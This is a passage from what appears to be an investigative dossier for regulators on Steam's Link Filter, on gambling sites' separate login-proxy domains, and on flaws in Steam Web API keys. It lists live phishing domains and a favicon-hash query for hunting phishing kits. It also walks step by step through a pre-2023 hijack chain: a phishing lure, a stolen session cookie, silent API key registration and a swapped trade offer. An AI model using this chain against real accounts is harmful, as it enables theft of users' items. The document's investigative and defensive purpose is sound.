- **Cohort 2: 2023–2024 (CS2 Beta Hype & Fake Support Appeals) — 77.5% Clean Pass (31/40).** Campaigns impersonating Counter-Strike 2 releases and fake community appeals (e.g. `cs2-steam.com`, `appealsteamcommunity.help`) pass straight through.
- **Cohort 3: 2025–2026 (Serverless Edge Deploys & Favicon Clones) — 92.5% Clean Pass (37/40).** Modern phishing kits deploying on EdgeOne, Vercel, and Cloudflare Pages (e.g. `steamgifter.online`, `steam-dp4lt5b8fnez.edgeone.dev`) pass virtually unobstructed.

Additional public-list checks · 6 October 2026

1,088,753 distinct hosts

Additional analysis of public lists: we did not find a suitable Steam-only public list for a larger census, so we checked lists we considered relevant. None is exclusively Steam scams or phishing; their results are reported separately.

Steam Link Filter responses · percentage of all hosts in each list

List	Tested hosts	Blocked	Blocked %	Ordinary notice
Steam / Discord feeds	36,724	1,759	4.79%	34,965
PhishDestroy · community + main list	1,086,734	4,010	0.37%	1,082,629

Scroll horizontally to compare the results.

Why these lists?

- **Steam / Discord feeds.** DevSpen and Discord-AntiScam cover gaming-account phishing and related scams. They are close to the Steam ecosystem, but the combined list is not exclusively Steam phishing. DevSpen · Discord-AntiScam.
- **PhishDestroy · community + main list.** Our PhishDestroy community and main lists test broader phishing and scam coverage, including crypto. The supplied results also contain blocked crypto-themed hosts, such as `app-metamask-kyc-auth.com`, `app-trezor-auth.com`, so this is a relevant additional check, not a Steam-only sample. PhishDestroy destroylist.

The two runs contain 1,123,458 host records, with 34,705 hosts in both lists: 1,088,753 distinct hosts after deduplication. We do not pool their block rates.

▼ **Method & verification**

Blocked % = BLOCKED ÷ all tested hosts in that row. The PhishDestroy run also has 78 ERROR, 15 UNKNOWN and 2 INTERNAL results; these 95 are included in the denominator, not counted as ordinary notices. The Steam / Discord run has no residual statuses.

ALLOWED means the ordinary “You are leaving Steam” notice was recorded, not that the destination is safe. These dated results measure the supplied lists; they do not establish that every site was still active or how Valve maintains its filter.

Methodology · English · TXT

Recounted results · JSONIndividual files & signatures · English

Telemetry & Liability Shield, Not Protection. Why does the Link Filter exist if it passes 70% to 92.5% of pure Steam phishing? It functions as a corporate liability disclaimer and an outbound click telemetry sensor. By presenting a polite *"You are leaving Steam"* notice with a clickable green proceed button, Valve shifts legal blame onto the victim under the Steam Subscriber Agreement (*"the user voluntarily navigated outside Steam"*). Valve collects the telemetry of the click, but does not block the theft.

The Favicon Hash Proof: Zero Ingestion of Threat Feeds. Independent threat intelligence platforms (urlscan.io, Shodan, Censys) identify live Steam phishing kits using a simple search for Steam's official favicon hash (`page.favicon.hash:9f890a9debcdfccc339149a7943be9aff9e4c9203c2fa37d5671a5b2c88503ad NOT domain:*.steampowered.com`). This basic automated check surfaces active phishing clusters in

seconds. Valve does not sync with external feeds, does not run hash-based threat hunting, and only manually intervenes when compelled by regulators (the 2016 WSGC gambling order) or to protect its trademarked domain strings.

Primary audit evidence artifacts: Longitudinal 120-domain multi-year audit: longitudinal-steam-phishing-audit.json · 100 dedicated Steam phishing sample: linkfilter-steam-phishing-100.json · Broad feed audit (n=250): linkfilter-coverage-2026-09-22.json.

CSGOEmpire — batch registration of ten numbered auth domains

On **2020-07-20** ten numbered domains, `csgoempirelogin1.com` through `csgoempirelogin10.com`, were registered. Verisign RDAP timestamps are on file for all ten: login1 05:49:06Z, login5 05:49:08Z, login2 05:49:11Z, login3 05:49:14Z, login4 05:49:17Z, login6 05:49:20Z, login7 05:49:23Z, login8 05:49:26Z, login9 05:49:28Z — **nine domains in 22 seconds** — and login10 at 05:56:03Z, seven minutes later. The spacing is consistent with a single registrar bulk operation.

The pattern is consistent with pre-provisioned fallback hosts; only `login4` has been observed in a live OpenID request. csgoempire.com and csgoempirelogin4.com both returned CLEAN in the Link Filter on 2026-09-21; CSGOEmpire was not among the sites named in press reports of the July 2016 notices.

DNS — all 10 active (September 2026)
OK csgoempirelogin1.com 172.67.129.43
OK csgoempirelogin2.com 172.67.175.168
OK csgoempirelogin3.com 188.114.96.3
OK csgoempirelogin4.com 188.114.96.11 ← in OpenID traffic
OK csgoempirelogin5.com 172.67.160.194
OK csgoempirelogin6–10.com Cloudflare IPs
NXDOMAIN: csgoempirelogin11.com
All 10 registered 2020-07-20; all 10 RDAP-timestamped (steam_tos_assets/domain-registry/csgoempireloginN.com.rdap.json)

Conclusion for regulators

A blocked main domain paired with an unblocked auth host leaves the login route open — and it stays open for years.

The Link Filter block on the main domain is a verifiable, public record. The auth host carries the "Sign in with Steam" traffic and appears in Valve's own OpenID request parameters. Across checks on 2026-09-21 and 2026-09-22, in 26 filter-split pairs the main domain returned a Link Filter block while the proxy carrying its login returned none. The register above measures the other half of that: these hosts are not short-lived burner domains. Several had been registered for more than a decade at the date of the check, and every one of those days is a day on which Valve received the hostname in its own request parameters. Valve has published no per-operator enforcement record, so whether any other measure was applied to these hosts cannot be established from public data.

12 yr 6 mo

csgogem.com is blocked in the Link Filter.
Its login host `api.csgem.com` has been
registered since 2014-03-08 and is not.

Plain Language Summary — For Regulators & Courts (expand)

`Plain language summary — for regulators`

Background: What Steam Is and Why It Matters Here

Steam is a software platform operated by Valve Corporation (Bellevue, Washington, USA). Steam functions as a digital identity provider: gambling and gaming websites across the internet use a system called "Sign in with Steam" — a button that allows a website to verify that a visitor has a real Steam account. This is similar to "Sign in with Google" or a government-issued identity card check: the website sends the user to Steam's servers, Steam confirms who they are, and Steam sends them back to the website. **Valve operates the authentication system. Every single login through "Sign in with Steam" passes through Valve's own servers.**

What Valve Did: The Domain Block

In July 2016, following media and legal pressure over skin gambling, Valve's counsel sent notices to approximately 23 named gambling sites (per press reports of 21 July 2016); in October 2016 Valve told the Washington State Gambling Commission it had contacted more than forty sites. Some gambling domains appear in the **Steam Link Filter** — a list that makes any link to them posted inside Steam (in chat, on a profile page, in the store) show a warning page: *"Link Blocked!"* The Link Filter is the only enforcement measure whose effect can be observed from outside Valve.

Example: A link to `rollbit.com` inside Steam produces the Link Filter warning page (checked 2026-09-19 and 2026-09-21). On paper, the gambling site is blocked.

What a Proxy Domain Is

A **separate-domain auth host is an authentication proxy**: a second website address, on a different registrable domain, that the same operator puts between its users and Steam for the sole purpose of carrying the "Sign in with Steam" step. It proxies the login. The user believes they are signing in to the platform; the request that reaches Valve carries the proxy's hostname, not the platform's. It usually has no publicly visible connection to the gambling site, and it is the address that receives users back after Steam confirms their identity.

Example: Rollbit operates under `rollbit.com`, which the Link Filter blocks. For Steam authentication, the flow observed on 2026-09-20 used a separate address: `rbsnin.com`, registered 2026-09-18. This address returned **no Link Filter block** on 2026-09-21. The gambling site continued to operate, and its Steam login flow ran through the unblocked host.

The Critical Point: The Auth Host Is Sent to Steam in Every Request

Valve does not need to scan or crawl to learn which auth hosts are in use. Steam is the **OpenID identity provider** for these sites, and every "Sign in with Steam" click sends a GET request to Valve's own servers containing the auth hostname in plaintext. Under OpenID 2.0 §9.1 the `return_to` field is formally optional, but without it Steam cannot deliver the login result, so for a working Steam login it is effectively required. Steam itself renders the hostname on the login page ("*<host> is not affiliated with Steam or Valve*").

— Shape of the request Steam receives (host as observed for Rollbit on 2026-09-20): —
GET steamcommunity.com/openid/login
&openid.mode=checkid_setup
&openid.return_to=https://rbsnin.com/... ← effectively required; arrives in Valve's log
&openid.realm=https://rbsnin.com ← self-declared by the site; rendered on Steam's login page
If the site uses server-to-server verification (check_authentication), Valve's log also records the platform's server IP and hosting network.
Extracting the hostname from this request is a standard operation. The enforcement record — which hosts were acted on, which were not, and under what criteria — exists only in Valve's infrastructure and has not been published.

What This Proves

1. The Link Filter block acts on links, not on logins. Blocking the main domain (for example `rollbit.com`) shows a warning to users who click links to it inside Steam. It does not stop the site from operating, or from using Valve's own OpenID service through a different address.

2. The auth hosts tested were not blocked. The table above shows separate-domain auth hosts registered between 2011 and September 2026, several of them years after the July 2016 notices. In 26 pairs the main domain returned a Link Filter block and the proxy carrying its login did not (unauthenticated checks, 2026-09-21 and 2026-09-22; raw responses and SHA-256 saved). That proxy would stop working the day Valve refused it, which is why the measure here is how long it has run, not whether it is listed. Valve receives these hostnames in its own OpenID requests. Whether any measure other than the Link Filter was applied cannot be determined from public data, because Valve has published no per-operator enforcement record.

3. The sites continued to authenticate through Valve's infrastructure. "Sign in with Steam" is Valve's service; every authentication through it is a request Valve receives and processes. Valve also earns revenue from case keys, and the Steam Community Market charges a combined fee of about 15% on transactions completed inside the Market (not on external trades). The Link Filter action created a public record; it did not interrupt the authentication relationship.

Would Blocking Have Worked?
By analogy: when the free domain registrar Freenom wound down in 2023, phishing campaigns that depended on its domains were disrupted. Operational continuity depends on infrastructure stability.

The same logic applies here. If an auth host were refused in Steam's OpenID processing, the platform's "Sign in with Steam" function would break until a new host is registered, certificates issued and DNS propagated. During that window: downtime.

Rotation does not make blocking futile. It makes blocking an operational cost. Since new hosts appear in Valve's own request logs on first use, a response could run at the speed of that first use.

Batch registration is itself a signal: CSGOEmpire's login1–login10 were registered on 2020-07-20, nine of them within 22 seconds (Verisign RDAP). A response does not need to be domain-by-domain; a sequential series from one registrar session can be identified as a series.

The public record does not show an attempt to block auth hosts that was defeated by rotation. It shows main domains blocked while the proxy carrying each login kept running — 26 pairs as of 2026-09-22, the oldest auth host registered 12 years 6 months — and no published enforcement record for any operator.

The question for the regulator is therefore: what enforcement, if any, has Valve applied to the auth hosts it receives in its own OpenID requests?

What Valve Did — and Why It Did Not Interrupt the Auth Path

The table below maps each publicly documented Valve action against whether it affected the OpenID authentication entry point. The finding is not "Valve did nothing" — it is that none of the publicly documented actions touched the point where gambling-platform logins pass through Valve's servers.

Date	Valve Action	Affected `openid.return_to` path?
July 2016	Public statement of 13 July 2016; counsel's notices to ~23 named sites (press, 21 July 2016); >40 sites contacted per Valve's October 2016 letter to WSGC	No. Notices and the Link Filter act on operators and links; the OpenID request path was not changed.
2017	Closure of `IEconItems_730/GetPlayerItems` (according to CSFloat's engineering account; no Valve changelog located)	No. Affected public item-history visibility. OpenID authentication was not modified.
2018-03-29	CS:GO 7-day trade lock announced (blog.counter-strike.net)	No. Slowed item movement; the OpenID request path was not changed.
2022-05-10	Trade-cancellation endpoints removed from the public Web API (user-detected; no Valve changelog — node-steam-tradeoffer-manager #325)	No. Closed the offer-swap tooling; OpenID authentication was not modified.
2023-12-04	API-key creation now requires mobile confirmation (steamcommunity.com/dev/apikey; no changelog)	No. Protected the key endpoint; the auth hosts documented here were not affected.
2026-09-19 / 09-21	Steam Link Filter state as observed by the authors	No. 14 main domains returned a block in the saved 2026-09-21 recheck — 26 split pairs in the register by 2026-09-22 — while the proxy carrying each login kept running.

Sources: Valve statement of 13 July 2016 (store.steampowered.com/oldnews/22883, archived 2026-09-21) · CSFloat engineering account of the 2017 closure (blog.csfloat.com, archived 2026-09-21) · Link Filter state: linkfilter-recheck-2026-09-21.json.

This finding is falsifiable by a single published instance in which Valve refused an OpenID request because `openid.return_to` pointed to a gambling auth host. No such instance has been located in the public record.

`The two most recent auth-host registrations`

howl.uno was registered 2026-08-11 (RDAP), 41 days before 2026-09-21; howl.gg returned a Link Filter block on 2026-09-18, 2026-09-19 and 2026-09-21. Whether the block preceded the registration is not established.
rbsnin.com was registered 2026-09-18T09:34:52Z (Verisign RDAP) and was observed in Rollbit's Steam login flow on 2026-09-20 via Steam's own login-page notice; rollbit.com returned a Link Filter block on 2026-09-19 and 2026-09-21, rbsnin.com did not.
Each host in the table above is sent to Valve's authentication servers as `openid.realm` on every login attempt.

Full per-route data and Link Filter verdicts: the table in Section 3 above; raw results in linkfilter-recheck-2026-09-21.json and linkfilter-all-results.json.

Methodology — How the Route and Link Filter Counts Were Established

1. Domain resolution

The 2026-09-21 audit resolved 78 of 189 requested platforms: **33 authenticate on their own hostname and 20 on their own subdomain — direct authentication, and none of them are counted as separate-domain routes.** The remaining **25 authenticate through a separate registrable domain**, across 24 distinct hostnames (dota2.net is shared by market.csgo.com and rust.tm): 10 established by live browser capture, 3 by Steam's own login-page notice, 12 by a supplied OpenID URL. The live register (master_registry.json, 2026-09-22) extends that to **44 separate-domain routes**: 26 filter-split pairs (main domain BLOCKED, auth host CLEAN) plus 18 further routes without a main-domain split. Of the 44, **27 carry a per-route evidence file**; the other 17 were collected by hand and are marked `realm_src: user` in the register. Five of those seventeen — csgogem.com, gamdom.com, 12cs.fail, csgolounge.com and dota2lounge.com — were added on 2026-09-22 with a Link Filter capture of both hosts (raw HTML + SHA-256 in linkfilter-2026-09-22.json), so the split itself is evidenced even though the realm is hand-collected; they appear in the table above alongside the evidence-file routes. `tfauth.com` (tf2easy.com) was dropped from the register on 2026-09-22: like arena.fragnet.net, nothing verifiable links it to its origin site. The count is re-derivable from the published auth-route-audit.json (run of 2026-09-21) by one rule: a platform counts only when its observed Steam OpenID host sits on a different registrable domain than the platform itself.

2. Steam Link Filter status

Tested via `steamcommunity.com/linkfilter/?url=https://[domain]`, unauthenticated, on 2026-09-19 and 2026-09-21; raw HTML saved with SHA-256. Status recorded for main domain and auth host separately. A classifier distinguishes the generic "You are leaving Steam" notice (CLEAN) from the "Link Blocked! ... flagged as potentially malicious" page (BLOCKED); a google.com control confirms the two are not conflated. An earlier authenticated variant of this test was discarded after it returned "blocked" for every domain including that control — traced to an invalid session cookie in the probe script, not a real result.

3. Observation of the auth host

Live capture: a Playwright browser navigated to each platform's login flow and the `openid.return_to` hostname was read from the intercepted request. Login-page notice: the hostname was read from Steam's own "*<host> is not affiliated with Steam or Valve*" text, which Steam renders from `openid.realm` (rbsnin.com, sc-auth.net, auth.dota.trade). Supplied URL: a Steam loginform URL provided to the authors; this establishes the request parameters, not a completed login. No login was completed on any platform.

4. Coverage — what was not resolved, and why that matters

Of the 189 platforms, **110 produced no established route** and one was not applicable (189 − 78 − 1). This dossier counts none of them. The breakdown of the 110, from the audit file: 22 bot challenges, 14 timeouts, 12 HTTP errors and 10 navigation errors — the observer could not reach the login flow, though most of these sites open normally in an ordinary browser; 20 showed no Steam login control on the landing page; 16 reached a login flow that could not be resolved to a host; 11 domains did not resolve in DNS; 5 stopped at a consent wall. The register below splits the same 110 differently: the 11 that did not resolve in DNS are listed separately as *Removed · NXDOMAIN*, and the one not-applicable entry joins the rest. 189 platforms audited,

11 removed on a definitive NXDOMAIN from both resolvers, **178 retained** (platform-audit.json, platforms-removed.json). **137 auth domains that the ledger had guessed by naming pattern were deleted from the data on 2026-09-19 — never observed, therefore never evidence.** Three of the guesses were contradicted by supplied OpenID URLs: buff.163.com, gamerpay.gg and csgoluck.com authenticate directly, against guesses of buffauthproxy.163.com, gamerpayredirect.io and lucklogin.app. The removals are listed in the published audit file.

The 25 is a floor, not a ceiling. Among the 78 platforms that did resolve, 25 used a separate domain and 53 did not. Nothing about the unresolved 110 is assumed from that ratio, and no projection from it appears anywhere in this dossier. Each one is resolvable by a person opening the site and pressing "Sign in with Steam": the auth hostname is in the URL of the Steam page that loads.

The point of this section: an independent observer needs a browser and a lot of patience to resolve 189 platforms, and got 78. Valve needs a database query. Every platform that uses "Sign in with Steam" — resolved and unresolved alike — sends `openid.realm` to Valve's authentication endpoint on every login. The gap in this table exists because the authors are outside the system. It does not exist for Valve.

Observed proxy hostnames are in auth-route-audit.json. Domain registration dates from RDAP (Verisign) / IP2WHOIS. Link Filter results in linkfilter-all-results.json.

Analogy for clarity

Imagine a licensed taxi company is told by regulators that it may no longer operate from its registered Main Street address. The company removes the sign from Main Street. That sign removal is documented. However, the same company opens a Side Street address — registered under a different name — and continues operating from there. The regulators operate the central dispatch system that every taxi from both addresses uses. Every ride request shows "pick up from Side Street." The regulators never revoke the Side Street licence. **The removal of the Main Street sign is the only enforcement that occurred. The taxi company never stopped operating.**

Part A — Technical record · Section 4

An endpoint closed. Public tracing lost a key.

Context & source limits

Steam shipped changes that removed public visibility of item Asset IDs and restricted API inventory access. The effect: tracing a specific item by its original Asset ID became impossible from public data. What follows is what was possible before, what stopped being possible after, and what that costs a victim trying to prove where their property went. The date is 2017 according to CSFloat's engineering account; no Valve changelog has been located. The sequence — roughly a year after the July 2016 gambling statement — is the investigative question, not a finding. The item records themselves remain inside Valve's systems; outside investigators lost access to the original-ID chain, while float, seed and paint identifiers allow only partial matching.

The rule Valve applies: Steam Support does not restore items that left your account, and the burden of showing what happened is yours. **The record:** in 2017 Valve closed the endpoint that carried original item IDs. Before it, anyone could follow a stolen skin from the victim's account

into a marketplace bot. After it, nobody outside Valve can. **The proof the victim is asked for is the proof that was switched off** — and it still exists, inside Valve.

The Pre-Blackout Era

Historically, every virtual item generated on Steam possessed a globally unique, immutable Asset ID. Third-party OSINT databases could index these IDs. If a user had an item hijacked, investigators could trace the lineage of that specific asset as it moved from the hijacker's intermediate account into the storage accounts of a marketplace or gambling site.

BEFORE: an item could be followed from the victim's account through intermediate accounts and into a marketplace or casino storage bot, by anyone, using public data.

After the change

According to CSFloat's engineering account, Valve closed the endpoint in 2017 and original item IDs stopped being available to outside parties. No Valve statement of the reason for the change has been located. In the same period, no published action against the commercial bot accounts that moved items at scale has been located either.

Whatever the reason for it, the change severed the public chain of custody. A victim can no longer reproduce the original-ID chain from public data to show that a specific stolen item was liquidated through a specific marketplace or casino. The item records still exist inside Valve's systems; the public, researchers and law enforcement working from public data cannot reach them.

AFTER: tracing a specific item by its original Asset ID is no longer possible from public data. The original-ID chain of custody for an item moved after 2017 exists only inside Valve's infrastructure; no such record has been produced publicly. Float, seed and paint identifiers allow only partial, probabilistic matching.
IEconItems_730
GET `/IEconItems_730/GetPlayerItems/v1/`
Traceable Payload (Pre-Patch)

```
"id": "14892281934",
"original_id": "11829910211",
```

Status: Victim can track item lineage across bot accounts.
Obfuscated Payload (Post-Patch)
Current

```
"id": "HIDDEN_BY_PRIVACY_SETTINGS",
"original_id": "NULL",
```

Status: outside parties can no longer trace item lineage by original Asset ID from public data.
Effect on evidence: after the change, the public data needed to follow a specific item by its original Asset ID from a victim's account into a marketplace or casino bot was no longer available. The internal records still exist at Valve; a victim, researcher or investigator working from public data cannot reproduce the original-ID chain (float, seed and paint identifiers allow only partial matching).

Source: CSFloat engineering account of the 2017 closure of `IEconItems_730/GetPlayerItems` — blog.csfloat.com/how-floatdb-tracks-items (archived 2026-09-21) · the payloads shown are an illustration of the field shape, not captured responses · no Valve changelog for the closure has been located.

One session. More access than the user sees.

Context & source limits
Valve's API-key architecture, as it stood before the 2023 changes, departed from baseline industry standards (OWASP ASVS, NIST SP 800-63B) and is the mechanism described in the automated inventory-theft complaints preserved in the evidence archive (Sections 6–8).

The rule Valve applied: the account holder created the key, accepted the terms, and bears the loss — that is the answer in the archived refusals. **The record:** until December 2023 a stolen session cookie alone could register that key. No password. No Steam Guard. No notification to the person whose account it was. **The user did not create the key, could not see it, and was told he did.** Mobile confirmation was added on 2023-12-04 — about seven years after the 2016 statement and roughly six after the scam panels the archive preserves. Those years were not paid by Valve. They were paid by the accounts emptied in the meantime, a share of them children's.

OWASP ASVS 2.8 / NIST SP 800-63B SEVERITY: CRITICAL

1. Insufficient Step-up Authentication

Steam allowed the generation of highly privileged, long-lived API keys using only a session cookie. No 2FA (Steam Guard) or step-up authentication challenge was required when setting up or modifying a developer API key, so the Steam Guard mobile confirmation — the only second factor Steam offers — did not protect this step. (A hardware second factor was requested in Valve's own tracker in 2016 and the issue is still open: Appendix D, GH-01.)

Status: unpatched before 2023. Allowed a script holding a stolen cookie to register a key without any user interaction.
OWASP A01:2021 / Least Privilege SEVERITY: CRITICAL

2. Lack of Principle of Least Privilege

The Steam Web API lacked any role-based authorisation scopes. A developer API key issued for "read-only" inventory status possessed complete "write" permissions — including the ability to manipulate existing trades, initiate new ones, register webhooks and decline valid pending exchanges.

Status: systemic design defect. One key = full read/write control of the account's inventory and trades.
OWASP A07:2021 / Sessions SEVERITY: HIGH

3. Broken Session Management

Hijacked web sessions originating from server-hosting IP ranges were reported by users to persist. Standard practice is to terminate sessions on geographic anomalies and on password change; user reports collected in the archive describe sessions that remained active after a password change.

Status: reported behaviour (user complaints in the archive). Sessions could generate API keys without re-authentication.
Domain-level blocking was technically feasible ENFORCEMENT FEASIBILITY

4. Domain-Level Blocking of Auth Hosts Was Technically Feasible

Valve already operates a domain list (the Link Filter) and already receives every auth hostname in its own OpenID requests. The two mechanisms are not connected in any way visible from outside: as of 2026-09-22, in 26 pairs the main domain was on the filter while the proxy carrying its login was not.

Connecting them is a small engineering task: read the `openid.realm` hostname from each incoming request, compare it against a list, and refuse or flag the request. The illustration on the right shows the shape of such a routine. Refusing the auth host — rather than only the public landing page — would interrupt the "Sign in with Steam" step that these platforms depend on.

No public evidence shows that Valve runs such a check. The Steam Community Market's combined fee of about 15% applies to sales completed inside the Market; it is not collected on these platforms' external trades.

block_auth_hosts.py ILLUSTRATION
// Read the host Steam already receives — no scanning
def on_openid_request(request):
host = parse_openid_realm(request)
if host in blocked_domains:
refuse(request)
Note: pseudocode for illustration only. Both halves already exist at Valve — the auth hostname arrives in the request, and the domain list is the Link Filter. No public record explains why they are not connected.

`Section 5.1 — The standards were not unpublished`

Valve builds against these rules every day. It did not build to them here.

Steam ships on the App Store and Google Play, sells through the major card processors, and consumes third-party APIs like any other large platform. Each of those relationships carries a published, dated security requirement that Valve must satisfy to keep operating. Set the dates of those requirements against the dates on which Steam's own Web API acquired the same protections. **Nothing below is a private standard, an internal memo or a trade secret: every row is a public document with a publication date.**

Published external security requirements, with their dates, set against the date the Steam Web API acquired the equivalent control

The published standard, and the date it took effect	The Steam Web API on the same question
Scoped authorisationOAuth 2.0 — RFC 6749, October 2012. Section 3.3 defines `scope` so a client receives only the access it asks for. It has been the default of every major platform API since.	**Granular scopes arrived on 16 January 2026.**Before that a single Steam Web API key carried full read and write over the account's trades regardless of why it was issued. **Thirteen years and three months** after the specification that defines the control.
A key is not an authorisationGoogle's own Cloud documentation: "A standard API key doesn't authenticate a principal", and for APIs that create or manage resources, "don't use authorization keys in production."	**The Steam Web API key was exactly that.**A bearer string, issued to an account, sufficient on its own to read the inventory, cancel a pending trade and send a new one. No principal was authenticated at the point of use.
Multi-factor authentication on privileged accessPCI DSS 3.2, requirement 8.3 — mandatory from 1 February 2018 for all non-console administrative and all remote access to the cardholder data environment. Apple then required two-factor authentication of every Developer Program account holder from 27 February 2019: "developers with the Account Holder role in a developer program will need to enable two-factor authentication to sign in."	**A second factor was required to create an API key from 4 December 2023.**Until then a stolen session cookie was enough, with no prompt on the account holder's phone and no notification afterwards. **Four years and nine months** after Apple made Valve itself use a second factor merely to sign in to a developer portal.
Credential lifecycle and revocationTwitch requires of every third-party application: "Your app must validate the OAuth token when it starts and on an hourly basis thereafter", and states that it audits for applications that do not. Its legacy v5 API was retired outright on 28 February 2022 on a published schedule.	**No published key-lifecycle record.**The 2023 change protected the creation endpoint. No Valve statement located with it addresses keys already registered, and no changelog accompanied the change at all. Whether keys created before it were invalidated cannot be established from public data — which is the question a data subject would need answered to know whether a key created on their account years earlier is still live.

`Architectural Benchmark // Token Architecture`

GitHub Fine-Grained Scopes vs Valve Steam Web API

Valve developers manage open-source software on GitHub daily using granular least-privilege tokens. Compare that with the monolithic key issued to 130M Steam players.

GitHub Fine-Grained Token
Used by Valve on GitHub
Fine-grained token with scoped isolation and mandatory lifecycle enforcement.

Repository Access: Selected Repos only (1 repo)
Issue Permissions: Read-only [✓]
Code & Secrets: No access [✕]
Expiration: 30 Days (Mandatory TTL)
Audit Logging: IP, User-Agent & Timestamp
Security Posture: Least-privilege token limits damage to a single read-only resource.
! Valve Steam Web API Key
Issued to 130M Users

Single 32-character master string carrying all-or-nothing trade and inventory authority.

Account Access: FULL ACCOUNT (Monolithic)
Trade Management: Read, Cancel, Decline [!]
Granular Scopes: NONE (Arrived 2026, 13y late)
Expiration: NEVER (Valid indefinitely)
Audit Logging: NONE (Zero IP history for user)
Vulnerability: Stolen key allows silent interception of all outgoing trade offers.

`The standard applied in one direction`

Suppose a vendor Valve depends on — a cloud provider, a payment processor, a CDN — left a credential endpoint without a second factor, and months later Valve's own corporate data left through a key minted at that endpoint. Would Valve accept that the fault lay with whoever clicked the link? The archived refusals preserved in this dossier answer the mirror-image question for the user: the position taken is that the account holder created the key and bears the loss. **The same architecture is described as the vendor's failure in one direction and the user's responsibility in the other.** Which it is, is not a technical question, and it is not one this investigation can settle — it is what a court or a supervisory authority decides.

`Illustration, not evidence — the standard read back the other way`

- A payment processor that let a third-party script mint a full-privilege transaction credential from a browser cookie alone, with no prompt to the account holder.
- An identity provider that closed the hole its tokens were minted through and published nothing about the tokens already minted.
- A bank that answered a disputed transfer by observing that the credential used was registered on the customer's own account, and closed the ticket.

None of these is offered as a finding about any named company. They are the same design decisions, moved to a setting where the supervisory response is well documented — which is the comparison a regulator is being asked to make.

What the record establishes: the controls absent from the Steam Web API were public, dated and, in several cases, conditions Valve had to satisfy to keep shipping its own products. The interval between each standard and the equivalent Steam change is measurable and is set out above. **What it does not establish is why.** No Valve statement of reasons for any of these intervals has been located, and none is assumed here; that record exists inside Valve and has not been published.

Sources, each a public document: OAuth 2.0 — RFC 6749, October 2012 ↗ · Google Cloud — API keys documentation ↗ · PCI DSS 3.2 requirement 8.3 — PCI SSC resource guide ↗ · Apple — Upcoming Two-Factor Authentication Requirement for Account Holders, 20 February 2019 ↗ archived 2025-05-06 ↗ · Twitch — token validation requirement ↗ and the v5 shutdown notice ↗ archived 2025-01-27 ↗. Steam's own dates are those in the update record in this section; the 2023 and 2026 entries are the ones Valve shipped without a changelog. Retrieved 2026-09-22.

Valve's own update record — dated, from public sources

Date	Valve change	Announced?	What it closed	Lag: mechanism public → fix	Source
2026-09-01	Automated Suspicious Chat Flagging	Yes	Dangerous links / patterns in group chats	—	news ↗
2026-01-16	Steamworks Web API granular scopes	Yes	Least-privilege scopes for developer keys	—	announcement ↗
2025-07-15	CS2 Trade Protection & reversal window	Yes	**Nothing.** Not a root-cause security fix. Support-side account recovery access remains untouched. Triggering reversal inflicts an automatic 30-day trade lockout (Skinvault ↗), while cash-trading shock caused a $104M (-25%) 24h market cap plunge (CSMarketCap ↗). In 2026, timers became per-item (Skin.land ↗).	—	FAQ ↗
2025-05-14	Account Security Announcement	Yes	Stealer / session-hijack guidance	—	announcement ↗
2024-10-02	CS2 'The Armory' 7-day hold	Yes	Hold on trade/market for Armory items	—	announcement ↗
2024-09-18	New-device login trade restriction	Yes	2–7 day trade lock on new devices	—	FAQ ↗
2024-02-14	Profile name & avatar change hold	Yes	2–4 h cooldown on trades after rename	—	post ↗

Date	Valve change	Announced?	What it closed	Lag: mechanism public → fix	Source
2023-12-04	Mobile confirmation for API keys	No changelog	Silent cookie-only key registration	≈6 years after the 2017-era panels	dev page ↗
2023-10-24	SMS MFA for game build publications	Yes	Steamworks build publishing	—	announcement ↗
2023-07-12	Custom biography content warning	Yes	Phishing links in bios	—	forum ↗
2023-01-25	Profile {LINK REMOVED} & cooldown	Yes	Links in profile text	—	FAQ ↗
2022-10-24	Login overhaul & cookie truncation	No changelog	Infinite stolen sessions	— (IAuthentication Service token migration)	news ↗
2022-10-12	Mobile App 3.0 QR login	Yes	Session deauthorisation panel	—	news ↗
2022-05-10	Trade-cancellation endpoints removed	No changelog	Offer-swap (cancel & re-send)	≈5 years after the 2017-era panels	issue #325 ↗
2020-05-25	Dota 2 7-day trade lock	Yes	Fast item flipping	—	blog ↗
2018-03-29	CS:GO 7-day trade lock	Yes	Instant bot laundering	≈20 months after the July 2016 statement	blog ↗ archived 2025-02-26 ↗

Sources: the linked Valve posts, help pages and GitHub issues, as dated. Three decisive fixes shipped with no changelog (2022-05, 2022-10, 2023-12) and were detected by users, not announced by Valve — that asymmetry is part of the enforcement record. Lags are computed only where the dossier's own dating (July 2016 statement; 2017-era scam panels) supplies the start point; "—" means no such start point is established here.

Part A — Technical record · Section 6

Interactive Exploit & Hijack Simulator

Context & source limits

A reconstruction of the path from the phishing message to the server-side key registration and the trade swap. Before 2023, a Web API key registered on an account could read its inventory, cancel a pending trade offer and create a new one, and no trade-confirmation screen was

shown to the account holder for any of those actions. That is the absence of least privilege (OWASP A01:2021). The timings in this simulation are illustrative and are not live measurements of the current platform.

Step through the reconstructed hijack. Each phase shows what the account holder sees and, beside it, the call Steam receives at the same moment. **Every one of those calls is correctly authenticated.** Nothing in the sequence needs Steam's authentication to fail — it needs the key it issues to carry no scope (OWASP A01:2021).

What the player sees. What changes behind it.WALKTHROUGH SIMULATOR
01 / THE CHAT LURE**A friend asks to vote**Victim receives a message with a link.
02 / THE LOGIN**A lookalike portal**Victim enters sign-in credentials.
03 / THE ACCESS**Silent Web API creation**Attacker registers a developer key.
04 / THE SWITCH**Legitimate trade swapped**Clone bot duplicates target recipient.
05 / CONFIRMATION**Counterfeit approved**Wrong offer approved on mobile.
The Exploit Completed. Expecting a mobile prompt for their original trade, the victim approves the replacement trade. This is an integrated forensic walkthrough showing how the absence of Least Privilege (OWASP A01:2021) enables automated, sub-second asset hijacking.

The same step, seen from the networkReconstruction of the pre-2023 pattern · illustrative call shapes
VictimApproves the mobile prompt that was expected for the original trade.
AttackerReceives the items at the clone account.
Steam seesA transfer confirmed by the account holder on a registered device.

```
Confirmation genuine — made by the account holder
Recipient the clone bot, not the intended counterparty
The confirmation is authentic. The offer it confirms is not the one the user initiated.
```

The record left behind: a trade the user approved. That is the record Steam Support reads when the complaint arrives, and the reason the archived complaints were closed as user error. The complaints are in the enforcement archive.

Part A — Technical record · Section 7

The endpoints behind the sequence.

Context & source limits
These are the Steam Web API endpoints that the reported hijack scripts used to intercept trades without passing through the browser-side confirmation steps.

Four documented endpoints do the whole job. None of them is a flaw, none needed exploiting — a valid key calls them and Steam answers. **The key is the only thing the attacker had to steal.**

IEconService / GetTradeOffers / v1 POLLING

